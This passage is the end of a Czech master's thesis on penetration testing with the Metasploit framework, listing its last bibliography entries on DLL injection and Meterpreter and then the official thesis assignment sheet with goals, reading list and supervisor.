https://web.archive.org/web/20120329221553/http://www.bluenotch.com/files/Shewmaker-DLL-Injection.pdf.

100. **Emerion.** Dll Injection - What is possible with it? *StackOverflow.* [Online] 29. Zaří 2010. [Citace: 1. Listopad 2023.] https://stackoverflow.com/questions/3819739/dll-injection-what-is-possible-with-it.

101. **Glendowne, Dae, a další.** CHARACTERISTICS OF MALICIOUS DLLS IN. *11th IFIP International Conference on Digital Foren-.* Leden, 2015, Orlando, FL, United States. pp. 149-161. DOI: 10.1007/978-3-319-24123-4_9. HAL: hal-01449075.

102. **Antoniewicz, Brad .** Windows DLL Injection Basics. *Open Security Research.* [Online] 8. Leden 2013. [Citace: 15. Březen 2023.] https://web.archive.org/web/20230323022452/http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html.

103. **OffSec.** About the Metasploit Meterpreter: What is Meterpreter? *Metasploit Unleashed.* [Online] OffSec Services Limited, 6. Listopad 2023. [Citace: 7. Listopad 2023.] https://www.offsec.com/metasploit-unleashed/about-meterpreter/.

104. **Microsoft.** Windows 7 support ended on January 14, 2020. *Microsoft Support.* [Online] Microsoft, 17. Únor 2024. [Citace: 17. Únor 2024.] https://support.microsoft.com/en-us/windows/windows-7-support-ended-on-january-14-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962.

Univerzita Hradec Králové
Fakulta informatiky a managementu

Zadání diplomové práce

Autor: **Bc. Jan Gregovský**

Studium: I2100058

Studijní program: N1802 Aplikovaná informatika

Studijní obor: Aplikovaná informatika

Název diplomové práce: **Penetrační testování za využití metasploit framework**

Název diplomové práce AJ: Penetration testing using the metasploit framework

Cíl, metody, literatura, předpoklady:

Cílem práce je podrobně představit problematiku penetračních testů a zpracovat case study, na které budou představeny nejnovější metody a technologie využívané pro penetrační testování, zejména matesploit framework.
Práce bude v teoretické části obsahovat představení problematiky penetračních testů, včetně etického hackingu, základních pojmů týkajících se dané oblasti a norem. Závěrem teoretické části budou představeny aktuální metody a přístupy v oblasti penetračního testování. V implementační části budou představeny nástroje využívané pro penetrační testování, provedena jejich komparativní analýza a vypracována ukázková case study na jejímž základě budou připraveny ukázkové přístupy pro penetrační testování.

ALLSOPP, Wil, 2017. *Advanced penetration testing: Hacking the world's most secure networks.* 1st ed. Nashville, TN: John Wiley & Sons. ISBN 9781119367680.

ORIYANO, Sean Philip, 2016. *Penetration Testing Essentials.* Indianapolis, IN: Sybex. ISBN 9781119235309.

SINGH, Abhinav, Nipun JASWAL and Monika AGARWAL, 2018. *Metasploit Penetration Testing Cookbook: Evade antiviruses, bypass firewalls, and exploit complex environments with the most widely used penetration testing framework, 3rd Edition.* 3rd ed. Birmingham, England: Packt Publishing. ISBN 9781788623179.

Zadávající pracoviště: Katedra informačních technologií,
Fakulta informatiky a managementu

Vedoucí práce: doc. Mgr. Josef Horálek, Ph.D.

Datum zadání závěrečné práce: 15.10.2021